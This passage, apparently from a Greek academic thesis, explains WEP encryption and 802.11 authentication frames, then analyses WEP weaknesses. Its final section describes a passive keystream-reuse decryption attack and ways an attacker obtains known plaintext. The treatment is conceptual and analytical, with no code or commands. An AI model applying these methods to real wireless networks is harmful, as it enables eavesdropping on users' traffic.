Το πρότυπο IBEE 807.11 περιλαμβάνει έναν αλγόριθμο εμπιστευτικότητας δεδομένων ισοδύναμο με τις λύσεις για τα ενσύρματα τοπικά δίκτυα. Αυτός τουλάχιστον ήταν ο σκοπός. Ο όρος εμπιστευτικότητα δηλώνεται ως η παροχή προστασίας σε εξουσιοδοτημένους χρήστες ενός ασύρματου τοπικού δικτύου απέναντι σε κινδύνους υποκλοπής των δεδομένων τους (eavesdropping). Η υπηρεσία αυτή του WEP στόχο έχει να προσδώσει στα ασύρματα τοπικά δίκτυα το επίπεδο ασφάλειας που παρέχεται από το φυσικό μέσο (καλώδιο) στα ενσύρματα δίκτυα.

Το πρότυπο ξεκάθαρα επισημαίνει ότι η διαχείριση των κλειδιών που είναι απαραίτητα για την κρυπτογράφηση / αποκρυπτογράφηση των δεδομένων ώστε να εξασφαλίζεται η εμπιστευτικότητα των δεδομένων, είναι εκτός των πλαισίων του προτύπου και οφείλει να αποτελεί αντικείμενο διαχείρισης από εξωτερικές υπηρεσίες. Εντυπωσιακό κρίνεται το γεγονός ότι το πρότυπο επιτρέπει την ενεργοποίηση του WEP δίχως να ενυπάρχει η έννοια της αυθεντικοποίησης, αν και αποτρέπει τους χρήστες να πράξουν ανάλογα. Οι βασικές ιδιότητες που το WEP σχεδιάστηκε να ικανοποιεί συνίστανται στις ακόλουθες:

§ *Είναι σχετικά εύρωστο*

Η ασφάλεια του αλγορίθμου έγκειται στην εξεύρεση μέσω κάποιας τεχνικής (π.χ. brute-force attack) του μυστικού κλειδιού. Αυτό σχετίζεται με το μήκος του κλειδιού και τη συχνότητα αλλαγής του κλειδιού. Το WEP υποστηρίζει την αλλαγή του κλειδιού, αλλά και του IV (Initialization Vector) ιδιαίτερος λόγος για το οποίο θα γίνει στη συνέχεια.

§ *Είναι αυτοσυγχρονιζόμενο (self-synchronizing)*

Το WEP είναι αυτοσυγχρονιζόμενο για κάθε ένα μήνυμα. Η ιδιότητα αυτή είναι ιδιαίτερα σημαντική σε περιβάλλοντα όπου απώλειες πακέτων είναι συνηθισμένες.

§ *Είναι αποτελεσματικά υλοποιήσιμο*

Η αποτελεσματικότητα του WEP δεν αιτιολογείται μεν από το πρότυπο, αλλά επιτυγχάνεται και μέσω του γεγονότος ότι είναι υλοποιήσιμο τόσο σε software, όσο και σε hardware.

§ *Είναι εξαγώγιμο*

Τα προϊόντα κρυπτογραφίας αντιμετωπίζουν δυσχερείς κανόνες όσον αφορά την εξαγωγή τους από τις Η.Π.Α. αλλά και την εισαγωγή τους από διάφορες χώρες, επειδή δεν υπάρχει διεθνώς αποδεκτό σύνολο κρυπτογραφικών ιδιοτήτων. Το WEP έχει λάβει κατά το δυνατόν υπ' όψιν το γεγονός αυτό σε σχέση με τις επιταγές του αμερικανικού Υπουργείου Εμπορίου.

§ *Είναι προαιρετικό*

Η υλοποίηση του WEP δεν κρίνεται ως επιτακτική από το πρότυπο 802.11.

Ο αλγόριθμος WEP λειτουργεί επιτελώντας για κάθε bit του αρχικού μηνύματος τη λογική πράξη XOR με ένα ισομέγεθες και ψευδοτυχαίο keystream που γεννάται από την PRNG του WEP.

Θεωρούμε ότι όλα το συνεργαζόμενα STA ενός BSS έχουν αποκτήσει με ασφαλή τρόπο μέσω μιας διαχειριστικής αρχής το κοινό, μυστικό κλειδί. Το WEP λειτουργεί συμμετρικά, δηλαδή το ίδιο κλειδί λειτουργεί και στην κρυπτογράφηση και στην αντίστροφη διαδικασία. Το κλειδί συνενώνεται (concatenation) με ένα διάνυσμα αρχικοποίησης (IV – Initialization Vector) και το προκύπτουν σύνολο

από bits παρέχεται ως seed στη γεννήτρια ψευδοτυχαίων αριθμών (PRNG). Η PRNG γεννά ένα keystream ίδιου μεγέθους σε bytes τα δεδομένα που πρόκειται να αποσταλούν, αυξημένα κατά 4 (επειδή η εμπιστευτικότητα πέρα από τα δεδομένα καλύπτει και το ICV). Για την προστασία των αρχικών δεδομένων από παραποιήσεις (modifications, tampering) κατά τη μετάδοση επί του ασύρματου μέσου, ένας αλγόριθμος ακεραιότητας επιβάλλεται επί του αρχικού μηνύματος για να προκύψει ένα ICV (Integrity - Τιμή Ελέγχου Ακεραιότητας). Στην περίπτωση του WEP ο αλγόριθμος ακεραιότητας έχει επιλεγεί να είναι ο CRC – 32 (Cyclic Redundancy Check). Στη συνέχεια η κρυπτογράφηση επιτυγχάνεται με την ένωση με XOR του παραγόμενου keystream με το αρχικό κείμενο στο οποίο έχει προστεθεί το ICV. Τελικά το μήνυμα που αποστέλλεται περιλαμβάνει πέρα από το κρυπτογραφημένο αρχικό μήνυμα και το αντίστοιχο IV ώστε ο παραλήπτης να μπορεί να προχωρήσει στην αποκωδικοποίηση επιτυχώς.

Η διαδικασία της αποκρυπτογράφησης λειτουργεί κατά αντίστροφο τρόπο σε σχέση με αυτή της κρυπτογράφησης.


Όταν ο παραλήπτης λάβει ένα μήνυμα κρυπτογραφημένο με WEP εκκινεί την αποκρυπτογράφηση αυτού. Αρχικά, εξάγει από το μήνυμα το συνοδευτικό IV. Με τρόπο ανάλογο αυτού που περιγράφηκε προηγούμενα, χρησιμοποιώντας το εισερχόμενο IV ο παραλήπτης δημιουργεί και με τη χρήση του κοινού κλειδιού, το οποίο και ο ίδιος έχει στην κατοχή του, το keystream που είναι αναγκαίο για την αποκρυπτογράφηση του μηνύματος. Σε ιδανικές περιπτώσεις - όταν ο χρήστης έχει το σωστό μυστικό κλειδί και δεν έχει παραποιηθεί κατά τη μετάδοση το IV - το keystream που θα παραχθεί θα είναι πανομοιότυπο αυτού που χρησιμοποιήθηκε για την κρυπτογράφηση. Επιτελώντας ανά bit XOR μεταξύ του παραγόμενου keystream και του ληφθέντος κρυπτογραφημένου μηνύματος, προκύπτει το αρχικό μήνυμα δίχως κρυπτογράφηση μαζί με το συνοδευτικό ICV. Η επιτυχής λήψη του μηνύματος θα είναι δεδομένη, όταν επιτελεσθεί επί του ληφθέντος μηνύματος ο ίδιος αλγόριθμος ακεραιότητας με αυτόν που είχε επιτελεσθεί κατά την αποστολή του μηνύματος. Εάν η σύγκριση των δύο ICV είναι επιτυχής τότε το ληφθέν μήνυμα μεταδίδεται στο επόμενο επίπεδο (LLC). Διαφορετικά εκλαμβάνεται το ληφθέν μήνυμα ως λανθασμένο και σχετικά ενημερώνεται η διαχείριση του MAC επιπέδου.

Στο WEP προτείνεται ως προεπιλεγμένη (default) τιμή κλειδιού τα 40 bits. Το IV έχει μήκος 24 bits και έτσι προκύπτει το μήκος 64 bits seed για τον αλγόριθμο

RC4(προηγείται το IV ακολουθούμενο του κοινού κλειδιού). Πρόσφατα, και μέχρις ότου θεμελιωθούν βέλτιστες λύσεις για το πρόβλημα της κρυπτογράφησης αναδείχθηκαν λύσεις για το WEP όπου το μυστικό κλειδί είναι μήκος 104 bits και σε αυτά προστίθενται τα 24 bits του IV οπότε γεννάται seed για την PRNG του RC4 μήκους 128 bits.

3.4.2.1 Δομή πλαισίου WEP

Η κρυπτογράφηση μηνυμάτων με χρήση του WEP έχει ως αποτέλεσμα τη διόγκωση του αρχικού πακέτου μηνύματος κατά 8 bytes. Τα 4 bytes αφορούν το πεδίο που περιλαμβάνει το IV, ενώ τα υπόλοιπα 4 εκείνο που αφορά το ICV, το οποίο σε κάθε περίπτωση υπολογίζεται μόνο επί του πεδίου των δεδομένων. Το ακόλουθο διάγραμμα απεικονίζει τη δομή του κρυπτογραφημένου πλαισίου όπως προκύπτει μετά την επεξεργασία ενός απλού πλαισίου από το WEP.s



Οφείλει να υπογραμμιστεί ότι ο μηχανισμός του WEP είναι διαφανής ως προς οντότητες που δεν περιλαμβάνουν ιδιότητες IEEE 802.11 MAC.

3.5 Αυθεντικοποίηση χρηστών σε Ασύρματα Τοπικά Δίκτυα

Σε ένα ενσύρματο δίκτυο η έννοια της αυθεντικοποίησης χρηστών δεν αξιολογείται ως ιδιαίτερα σημαντική αφού απαιτείται φυσική παρουσία για πρόσβαση στο μέσο. Συνεπώς, ο έλεγχος για το εάν υπάρχουν μη εξουσιοδοτημένοι χρήστες στο δίκτυο, ανάγεται σε εξασφάλιση της φυσικής προστασίας του ενσύρματου μέσου και δεν αποτελεί αντικείμενο της ασφάλειας του δικτύου, αν και σε περιβάλλοντα αυξημένων αναγκών ασφάλειας βέλτιστες λύσεις απαιτούνται. Στα Ασύρματα Τοπικά Δίκτυα, η ευχρηστία που παρέχεται μέσω της ασύρματης σύνδεσης, φέρει το κόστος της ανάγκης για αυθεντικοποίηση, δηλαδή του ελέγχου για το εάν κάποιος χρήστης έχει άδεια για χρήση του ασύρματου μέσου, προτού του δοθεί η σχετική δυνατότητα. Στο πρότυπο 802.11 ορίζονται δύο τρόποι για την αυθεντικοποίηση (authentication) των χρηστών [2], [5], [74].

Συγκεκριμένα:

§ *Ανοιχτό Σύστημα (Open System)*

Στην αυθεντικοποίηση του τύπου, ουσιαστικά δεν υφίσταται αυθεντικοποίηση. Κάθε χρήστης με δυνατότητα πρόσβασης στο ασύρματο μέσον (station ή συντομογραφικά STA με την IEEE 802.11 ορολογία), είναι δυνατόν να αποκτήσει πρόσβαση στο ασύρματο μέσο και μέσω ενός Access Point στο δίκτυο με αυτόν τον τύπο αυθεντικοποίησης.

§ *Κοινό κλειδί (Shared Key)*

Στην αυθεντικοποίηση του τύπου αυτού, κάθε κινητός σταθμός είναι είτε μέλος εκείνων που κατέχουν το κοινό μυστικό κλειδί για ένα Access Point, είτε εκείνων που δεν το κατέχουν. Εφόσον γνωρίζει το μυστικό κλειδί που διαμοιράζεται σε όλους τους χρήστες των οποίων η πρόσβαση στο δίκτυο είναι έγκυρη και εξασφαλισμένη, τότε μέσω κατάλληλης διαδικασίας που θα περιγραφεί ακολούθως αποκτά πρόσβαση στο ασύρματο μέσο.

Ορισμένες παρατηρήσεις είναι απαραίτητο να πραγματοποιηθούν προτού περιγραφεί με αναλυτικό τρόπο η διαδικασία αυθεντικοποίησης για κάθε έναν από τους δύο διαθέσιμους τρόπους επίτευξης έγκυρης χρήσης των πόρων του δικτύου. Πρώτον, ο τύπος της αυθεντικοποίησης που υποστηρίζει ένας σταθμός βάσης,

ορίζεται από ένα ειδικό χαρακτηριστικό της MIB (Management Information Base) του σταθμού βάσης με την ονομασία dot11 Authentication Type και διαχείριση αυτού γίνεται μέσω του πρωτοκόλλου SNMP(Simple Network Management Protocol). Αξιοσημείωτο είναι εξάλλου το γεγονός ότι στο πρότυπο για τα Ασύρματα Τοπικά Δίκτυα, η μία από τις δύο προτεινόμενες λύσεις για την αυθεντικοποίηση χρηστών είναι η μη αυθεντικοποίηση αυτών. Βέβαια, περισσότερα για τις αδυναμίες των τεχνικών ασφάλειας που προτείνει και επιτάσσει το πρότυπο περιγράφονται σε επόμενη ενότητα.

Επιπλέον, η ενεργοποίηση του – θεωρητικά τουλάχιστον – ασφαλέστερου τρόπου αυθεντικοποίησης με τη χρήση κοινού κλειδιού (Shared Key) είναι εφικτή μόνο εφόσον υποστηρίζεται και έχει τεθεί σε λειτουργία ο μηχανισμός του WEP όπως αυτός περιγράφηκε ανωτέρω (τα χαρακτηριστικά της MIB με την ονομασία dot11PrivacyOptionImplemented πρέπει να έχει τεθεί σε true). Δηλαδή, ένα Access Point που δεν υποστηρίζει WEP, δεν μπορεί να υποβάλλει τους χρήστες του ούτε σε έναν υποτυπώδη έστω έλεγχο αυθεντικοποίησης. Χαρακτηριστικό είναι εξάλλου το γεγονός ότι η διαδικασία της αυθεντικοποίησης δεν είναι αμοιβαία για τα δύο μέρη που επικοινωνούν (στοιχείο αναγκαίο ειδικά σε IBSS τοπολογίες δικτύου, όπου τα δύο συμβαλλόμενα μέρη επικοινωνούν αυτόνομα). Στην περίπτωση ενός BSS δηλαδή, το Access Point θεωρείται από το πρότυπο ως μη αναγκαίο να αποδείξει την αυθεντικότητά του στον εκάστοτε κινητό σταθμό, ενώ το αντίστροφο ισχύει. Τα προβλήματα που ανακύπτουν από αυτήν την παρατήρηση είναι πρόδηλα και θα αναπτυχθούν διεξοδικότερα σε ακόλουθη ενότητα.

3.5.1 Αυθεντικοποίηση Ανοιχτού Συστήματος

Περιγράφεται η ακολουθία ανταλλαγής μηνυμάτων για την επίτευξη αυθεντικοποίησης χρηστών. Τα μηνύματα αυθεντικοποίησης (authentication frames) φέρουν πληροφορία για τον χρησιμοποιούμενο αλγόριθμο αυθεντικοποίησης είναι unicast αφού η αυθεντικοποίηση πραγματώνεται μεταξύ ζευγών χρηστών ασύρματου μέσου. Η εξαντλητική περιγραφή των πλαισίων που ανταλλάσσονται για τη διαδικασία αυθεντικοποίησης με το σύνολο των πεδίων αυτών χαρακτηρίζεται εκτός των σκοπών της εργασίας αυτής και για περισσότερες

πληροφορίες ο αναγνώστης παραπέμπεται στο πρότυπο IEEE 802.1. Στην αυθεντικοποίηση Ανοιχτού Συστήματος υφίσταται μια ακολουθία δύο βημάτων. Στο πρώτο βήμα δηλώνεται η ταυτότητα του αιτούντα και η αίτηση αυτού για αυθεντικοποίηση. Στο δεύτερο βήμα προκύπτει το αποτέλεσμα της αυθεντικοποίησης και σε περίπτωση επιτυχούς αποτελέσματος, τα δύο συμβαλλόμενα μέρη είναι σε κατάσταση αυθεντικοποίησης μεταξύ τους.

Πρώτο Πλαίσιο

§ Τύπος Μηνύματος: Διαχείριση

§ Υποκατηγορία Μηνύματος: Αυθεντικοποίηση

§ Πληροφοριακά χαρακτηριστικά

- Αναγνωριστικό Αλγόριθμου Αυθεντικοποίησης: «Ανοιχτό Σύστημα»
- Δήλωση Ταυτότητας Σταθμού
- Τρέχων αριθμός ακολουθίας διαδικασίας αυθεντικοποίησης: 1
- Πληροφορίες σχετικές με τον αλγόριθμο αυθεντικοποίησης δεν υπάρχουν

§ Κατεύθυνση μηνύματος: Από το σταθμό που εκκινεί τη διαδικασία αυθεντικοποίησης προς το σταθμό που ελέγχει τα στοιχεία.

Δεύτερο Πλαίσιο

§ Τύπος Μηνύματος: Διαχείριση

§ Υποκατηγορία Μηνύματος: Αυθεντικοποίηση

§ Πληροφοριακά χαρακτηριστικά

- Αναγνωριστικό Αλγόριθμου Αυθεντικοποίησης: «Ανοιχτό Σύστημα»
- Τρέχων αριθμός ακολουθίας διαδικασίας αυθεντικοποίησης: 2
- Πληροφορίες σχετικές με τον αλγόριθμο αυθεντικοποίησης δεν υπάρχουν
- Το αποτέλεσμα της διαδικασίας αυθεντικοποίησης (για περισσότερες λεπτομέρειες υπάρχει ο παρακάτω πίνακας)

§ Κατεύθυνση μηνύματος: Από το σταθμό που εκκινεί τη διαδικασία αυθεντικοποίησης προς το σταθμό που ελέγχει τα στοιχεία.

Κωδικός Κατάστασης	Ερμηνεία
0	Επιτυχία
1	Απροσδιόριστη αποτυχία
2-9	Φυλασσόμενοι κωδικοί για μελλοντική χρήση
10	Δεν υποστηρίζονται όλες οι ζητούμενες δυνατότητες στο πεδίο Capability Information
11	Η επανασύνδεση (reassociation) απορρίφθηκε, λόγω του ότι δεν επιβεβαιώθηκε η ύπαρξη πρότερης σύνδεσης (association)
12	Η σύνδεση απορρίφθηκε για λόγους εκτός των σκοπών αυτού του προτύπου
13	Δεν υποστηρίζεται ο ζητούμενος αλγόριθμος αυθεντικοποίησης από το σταθμό που τελεί τη διαδικασία αυθεντικοποίησης
14	Λήφθηκε πλαίσιο αυθεντικοποίησης (Authentication frame) με αριθμό ακολουθίας αυθεντικοποίησης διαφορετικό του αναμενόμενου
15	Αποτυχία στην αυθεντικοποίηση λόγω σφάλματος στην επικύρωση του challenge text
16	Η αυθεντικοποίηση απέτυχε λόγω μεγάλης καθυστέρησης (timeout period) στη λήψη του επόμενου πλαισίου
17	Η σύνδεση απέτυχε λόγω αδυναμίας από μέρους του AP να καλύψει μεγαλύτερο πλήθος συνδεδεμένων σταθμών. Έχει αγγίξει τα όρια πληρότητας του.
18	Η σύνδεση απέτυχε επειδή ο σταθμός δεν υποστηρίζει τους ρυθμούς μετάδοσης δεδομένων του BSS με το οποίο ζήτησε να συνδεθεί όπως αυτοί οι ρυθμοί καταγράφονται στην παράμετρο BSSBasicRateSet της MIB
19-65 535	Φυλασσόμενοι κωδικοί για μελλοντική χρήση

3.5.2 Αυθεντικοποίηση Κοινού Κλειδιού

Αντίστοιχα θα περιγραφούν σε γενικές γραμμές τα πλαίσια που ανταλλάσσονται για τη διαδικασία αυθεντικοποίησης στην περίπτωση που χρησιμοποιείται ο τύπος Κοινού Κλειδιού. Όπως έχει ήδη αναφερθεί, η χρησιμοποίηση του τύπου αυτού αυθεντικοποίησης χρηστών απαιτεί το χρησιμοποιούμενο Access Point να υλοποιεί το WEP. Το απαιτούμενο κοινό κλειδί υποτίθεται ότι έχει μεταφερθεί μέσω ασφαλούς τρόπου στον κάθε σταθμό που συμμετέχει σε ένα ασύρματο τοπικό δίκτυο. Το κλειδί αυτό είναι κοινό μεταξύ όλων των σταθμών ενός BSS. Η εξασφάλιση του κλειδιού αυτού από «κλοπή» επιτυγχάνεται με την αποθήκευση αυτού σε write only χαρακτηριστικό της τοπικής MIB ώστε η υπεξαίρεση του κλειδιού από κακόβουλους χρήστες να είναι δυνατή μόνο με φυσική κλοπή της κάρτας πρόσβασης στο ασύρματο μέσο.

Πρώτο Πλαίσιο

§ Τύπος Μηνύματος: Διαχείριση

§ Υποκατηγορία Μηνύματος: Αυθεντικοποίηση

§ Πληροφοριακά χαρακτηριστικά

- Αναγνωριστικό Αλγόριθμου Αυθεντικοποίησης: «Κοινό Κλειδί»
- Δήλωση Ταυτότητας Σταθμού
- Τρέχων αριθμός ακολουθίας διαδικασίας αυθεντικοποίησης: 1
- Πληροφορίες σχετικές με τον αλγόριθμο αυθεντικοποίησης: δεν υπάρχουν

§ Κατεύθυνση μηνύματος: Από το σταθμό που εκκινεί τη διαδικασία αυθεντικοποίησης προς το σταθμό που ελέγχει τα στοιχεία.

Δεύτερο Πλαίσιο

Προτού σταλεί το δεύτερο πλαίσιο το Access Point που ελέγχει τα στοιχεία αυθεντικοποίησης του αιτούντα σταθμού, θα αξιοποιήσει το WEP για να δημιουργήσει μία ακολουθία από bytes που θα χρησιμοποιηθούν ως το challenge text της διαδικασίας αυθεντικοποίησης.

§ Τύπος Μηνύματος: Διαχείριση

§ Υποκατηγορία Μηνύματος: Αυθεντικοποίηση

§ Πληροφοριακά χαρακτηριστικά

- Αναγνωριστικό Αλγόριθμου Αυθεντικοποίησης: «Κοινό Κλειδί»
- Τρέχων αριθμός ακολουθίας διαδικασίας αυθεντικοποίησης: 2
- Τα αποτελέσματα της διαδικασίας αυθεντικοποίησης (πιθανά αποτελέσματα: επιτυχία, ανεξήγητη αποτυχία, αποτυχία λόγω πληρότητας του AP κ.α.).

Σε περίπτωση αποτυχίας αυθεντικοποίησης, αυτό θα είναι το τελευταίο πλαίσιο της όλης διαδικασίας. Διαφορετικά, υφίσταται ένα ακόμα πεδίο στο πλαίσιο αυτό:

- Πληροφορίες σχετικές με τον αλγόριθμο αυθεντικοποίησης challenge text. Το πεδίο αυτό έχει σταθερό μέγεθος 128 bytes και θα έχει προκύψει από τη γεννήτρια ψευδοτυχαίων αριθμών (PRNG) του WEP.

§ Κατεύθυνση μηνύματος: Από το σταθμό που ελέγχει τα στοιχεία προς το σταθμό που εκκινεί τη διαδικασία αυθεντικοποίησης.

Τρίτο Πλαίσιο

Το challenge text θα αντιγραφεί στο τρίτο πλαίσιο από το δεύτερο πλαίσιο και θα αποσταλεί αφού πρώτα έχει κρυπτογραφηθεί με χρήση του WEP, βάσει του κοινού κλειδιού.

§ Τύπος Μηνύματος: Διαχείριση

§ Υποκατηγορία Μηνύματος: Αυθεντικοποίηση

§ Πληροφοριακά χαρακτηριστικά

- Αναγνωριστικό Αλγόριθμου Αυθεντικοποίησης: «Κοινό Κλειδί»
- Τρέχων αριθμός ακολουθίας διαδικασίας αυθεντικοποίησης: 3
- Πληροφορίες σχετικές με τον αλγόριθμο αυθεντικοποίησης: challenge text από το δεύτερο πλαίσιο.

§ Κατεύθυνση μηνύματος: Από το σταθμό που εκκινεί τη διαδικασία αυθεντικοποίησης προς το σταθμό που ελέγχει τα στοιχεία.

Το μήνυμα αυτό θα σταλεί κρυπτογραφημένο με τον τρόπο που περιγράφεται ακολούθως.

Τέταρτο Πλαίσιο

Ο παραλήπτης θα επιδιώξει την αποκρυπτογράφηση των περιεχομένων του τρίτου πλαισίου ως εξής. Εάν ο έλεγχος WEP ICV είναι επιτυχής, ο παραλήπτης θα συγκρίνει τα περιεχόμενα του αποκρυπτογραφημένου challenge text του τρίτου πλαισίου με αυτό που είχε δημιουργήσει ο ίδιος και είχε αποστείλει στο δεύτερο πλαίσιο. Το αποτέλεσμα της σύγκρισης κρίνει αναλόγως και το αποτέλεσμα της διαδικασίας αυθεντικοποίησης.

- Τύπος Μηνύματος: Διαχείριση
- Υποκατηγορία Μηνύματος: Αυθεντικοποίηση
- Πληροφοριακά χαρακτηριστικά
    - Αναγνωριστικό Αλγόριθμου Αυθεντικοποίησης: «Κοινό Κλειδί»
    - Τρέχων αριθμός ακολουθίας διαδικασίας αυθεντικοποίησης: 4
    - Πληροφορίες σχετικές με τον αλγόριθμο αυθεντικοποίησης: Το αποτέλεσμα της διαδικασίας αυθεντικοποίησης, με δύο μόνο πιθανές τιμές, επιτυχία και αποτυχία.
- Κατεύθυνση μηνύματος: Από το σταθμό που ελέγχει τα στοιχεία προς το σταθμό που εκκινεί τη διαδικασία αυθεντικοποίησης.

3.5.3 Η έννοια της πρότερης αυθεντικοποίησης (preauthentication)

Η σύνδεση ενός STA με ένα AP (association) είναι εφικτή μόνο όταν ο STA αυτός έχει προηγούμενα προβεί σε επιτυχή διαδικασία αυθεντικοποίησης από το εν λόγω AP. Το γεγονός αυτό είναι ιδιαίτερα επωφελές, αναλογιζόμενοι και το γεγονός ότι η διαδικασία της αυθεντικοποίησης είναι σχετικά χρονοβόρα (ειδικά στον τύπο Κοινού Κλειδιού όπου ανταλλάσσονται 4 μηνύματα, αντί 2 μηνυμάτων στον τύπο Ανοιχτού Συστήματος). Ένας σταθμός λοιπόν (STA) είναι δυνατόν να έχει πραγματώσει πολλαπλές διαδικασίες αυθεντικοποίησης με διάφορα Access

Points κατά τη διάρκεια ανίχνευσης των υπαρχόντων BSS, και να μη χρειάζεται να εκτελέσει τη διαδικασία αυτή όταν απαιτείται η σύνδεση με κάποιο από αυτά τα Access Points. Τα προηγούμενα καλύπτουν την έννοια της πρότερης αυθεντικοποίησης (preauthentication) και η χρησιμότητα αυτής αναδεικνύεται σε περιπτώσεις περιαγωγής (roaming) σταθμών, όπου ο χρόνος για αυθεντικοποίηση των χρηστών δε λαμβάνεται με τον τρόπο αυτό κατά νου. Λειτουργεί δηλαδή ως ένα μέσο για γρήγορη μετακίνηση χρηστών μεταξύ πολλών, διαφορετικών BSS όταν ένας σταθμός εκτελεί περιαγωγή.

3.5.4 Τερματισμός κατάστασης αυθεντικοποίησης (deauthentication)

Όταν επιδιώκεται ο τερματισμός μιας κατάστασης αυθεντικοποίησης ενός σταθμού που είναι συνδεδεμένος σε ένα BSS, τότε χρησιμοποιείται η υπηρεσία του deauthentication. Επειδή η αυθεντικοποίηση είναι προαπαιτούμενο στοιχείο της σύνδεσης με ένα AP, η κίνηση της λειτουργίας του τερματισμού μιας κατάστασης αυθεντικοποίησης για ένα σταθμό, θα προκαλέσει την αποσύνδεση του σταθμού αυτού από το ασύρματο μέσον. Η λειτουργία του deauthentication εκκινεί είτε από ένα AP, είτε ένα απλό σταθμό STA. Αρνητικό στοιχείο του προτύπου κρίνεται το γεγονός ότι η λειτουργία του deauthentication δεν αποτελεί αντικείμενο διαπραγμάτευσης μεταξύ των δύο συμβαλλόμενων μερών, αλλά εφόσον κινητοποιηθεί από οποιοδήποτε από τα δύο μέρη, τότε η συμμόρφωση του άλλου προς αυτό είναι υποχρεωτική.

3.6 Προβλήματα Ασφάλειας στο 802.11

Η ενότητα αυτή επικεντρώνεται στην καταγραφή των προβλημάτων ασφάλειας που έχουν εντοπιστεί σχετικά με το πρότυπο IEEE 802.11. Η δομή που ακολουθείται στηρίζεται στην αναφορά των χαρακτηριστικών του IEEE 802.11 που χρήζουν μελέτης ασφάλειας, τα προβλήματα αυτών και τις πιθανές λύσεις που έχουν προταθεί.

3.6.1 Προβλήματα σε σχέση με το WEP

Ειδικοί στο χώρο της κρυπτογραφίας έχουν ανακαλύψει σημαντικά προβλήματα ασφάλειας στο WEP. Οι σχεδιαστές του πρωτοκόλλου αυτού ασφάλειας, επέλεξαν τη χρήση του RC4, ο οποίος είναι ένας ευρέως αποδεκτός ισχυρός κρυπτογραφικός αλγόριθμος. Βέβαια κανένας κρυπτογραφικός αλγόριθμος δεν είναι τέλειος και αποτελεί συνεπώς στόχο των αποφασισμένων επιτιθέμενων. Αρκετές φορές όμως υπάρχουν πτυχές του συνολικού κρυπτογραφικού συστήματος που αποτελούν ευκολότερους στόχους για τους επιδιωκόμενους επιτιθέμενους, όπως είναι οι ελλιπείς υλοποιήσεις από τους διάφορους κατασκευαστές. Υπήρξε επί παραδείγματι κατασκευαστής Access Point που επέτρεπε την ανάγνωση του κλειδιού μέσω SNMP στον οποιονδήποτε [32]. Βέβαια αυτές είναι συγκεκριμένες, μεμονωμένες περιπτώσεις και στη συνέχεια θα αναφερθούμε σε προβλήματα ασφάλειας που προκύπτουν από τις αρχές που επιτάσσει το πρότυπου 802.11 και οι οποίες σχετίζονται με το WEP. Συγκεντρωτικά και συνοπτικά λεπτομέρειες για τα προβλήματα ασφάλειας στο WEP περιλαμβάνονται στο [75].

3.6.1.1 Διαχείριση κλειδιών

Όπως όλα τα κρυπτογραφικά πρωτόκολλα συμμετρικής κρυπτογράφησης, έτσι και το WEP πάσχει στον τομέα της διανομής και διαχείρισης κλειδιών. Το μυστικό κλειδί για κάθε BSS οφείλει να διαμοιράζεται σε όλους τους κινητούς σταθμούς με ασφαλή τρόπο. Το πρότυπο 802.11 όμως δεν αναφέρεται καθόλου στο μηχανισμό αυτό, παρά μόνο στην ανάγκη ύπαρξης αυτού [2], οπότε επαφίεται στους κατασκευαστές προϊόντων να καταλήξουν ο καθένας με το δικό του τρόπο στο χρησιμοποιούμενο μηχανισμό. Συνήθως επιλέγεται η πληκτρολόγηση των συνθηματικών και των κλειδιών από τους διαχειριστές των καρτών ασύρματης πρόσβασης ή των Access Points. Ορισμένοι κατασκευαστές έχουν κατοχυρώσει περισσότερο πολύπλοκα συστήματα διαχείρισης κλειδιών. Το πρόβλημα που υπάρχει με τα κλειδιά στο WEP είναι ότι όλοι οι χρήστες ενός BSS είναι κάτοχοι του ίδιου κλειδιού, με αποτέλεσμα υπεξαίρεση του κλειδιού από έναν χρήστη, να θέτει

σε κίνδυνο ολόκληρο το σύνολο των χρηστών. Στην περίπτωση αυτή το νέο κλειδί που οφείλει να προκύψει, πρέπει να διαδοθεί και πάλι με ασφαλή τρόπο σε όλους τους χρήστες. Είναι προφανές ότι η αξιοποίηση ενός διακριτού κλειδιού για κάθε χρήστη αποτελεί μία επαρκώς ικανοποιητική λύση.

3.6.1.2 Παθητική επίθεση αποκρυπτογράφησης δεδομένων

Το WEP χρησιμοποιεί τον αλγόριθμο κρυπτογράφησης RC4 όπως έχει ήδη αναφερθεί. Το μικρό, σχετικά, κοινό κλειδί διογκώνεται σε μια ακολουθία από bits που θα αποτελέσουν το keystream. Πρόκειται για αυτό το keystream το οποίο υπόκειται σε λογικό XOR με τα δεδομένα ώστε αυτά να κρυπτογραφηθούν. Ο παραλήπτης των δεδομένων παράγει με τον ίδιο τρόπο από το κοινό κλειδί το ίδιο keystream και επιτελεί λογικό XOR επί του ληφθέντος κρυπτογραφημένου μηνύματος, ώστε να αποκαλύψει τα αρχικά δεδομένα.

Εάν ο επιτιθέμενος αποκτήσει, μέσω sniffing, δύο κρυπτογραφημένα μηνύματα με το ίδιο keystream, τότε επιτελώντας XOR σε αυτά, είναι σε θέση να αποκαλύψει το XOR των δύο αντίστοιχων μη κρυπτογραφημένων μηνυμάτων. Η γνώση αυτή του παρέχει τη δυνατότητα να εκτελέσει στατιστικές επιθέσεις, βασισμένων σε λεξικά ίσως, για να ανακτήσει κάθε ένα από τα δύο μηνύματα. Οι επιθέσεις αυτές είναι περισσότερο αποτελεσματικές και ταχείς, όσο προκύπτουν νέα μηνύματα κρυπτογραφημένα με το ίδιο keystream και σαφώς όταν ανακτηθεί ένα από μήνυμα, είναι άμεση η ανάκτηση και των υπολοίπων. Η αποτελεσματικότητα της επίθεσης είναι εντονότερη όταν είναι γνωστό το ένα από τα δύο μη κρυπτογραφημένα μηνύματα. Κάτι τέτοιο μπορεί να επιδιωχθεί από τον επιτιθέμενο με απλές σχετικά προσεγγίσεις:

§ Χρήση ορισμένων χαρακτηριστικών μηνυμάτων, γνωστού περιεχομένου, όπως είναι το DHCP Request.

§ Αποστολή άχρηστου περιεχομένου (spamming) στο δίκτυο.

§ Εξασφάλιση αποστολής ηλεκτρονικού ταχυδρομείου από το θύμα προς τον επιτιθέμενο, οπότε το μη κρυπτογραφημένο μήνυμα προκύπτει άμεσα από το Access Point προς τον επιτιθέμενο.

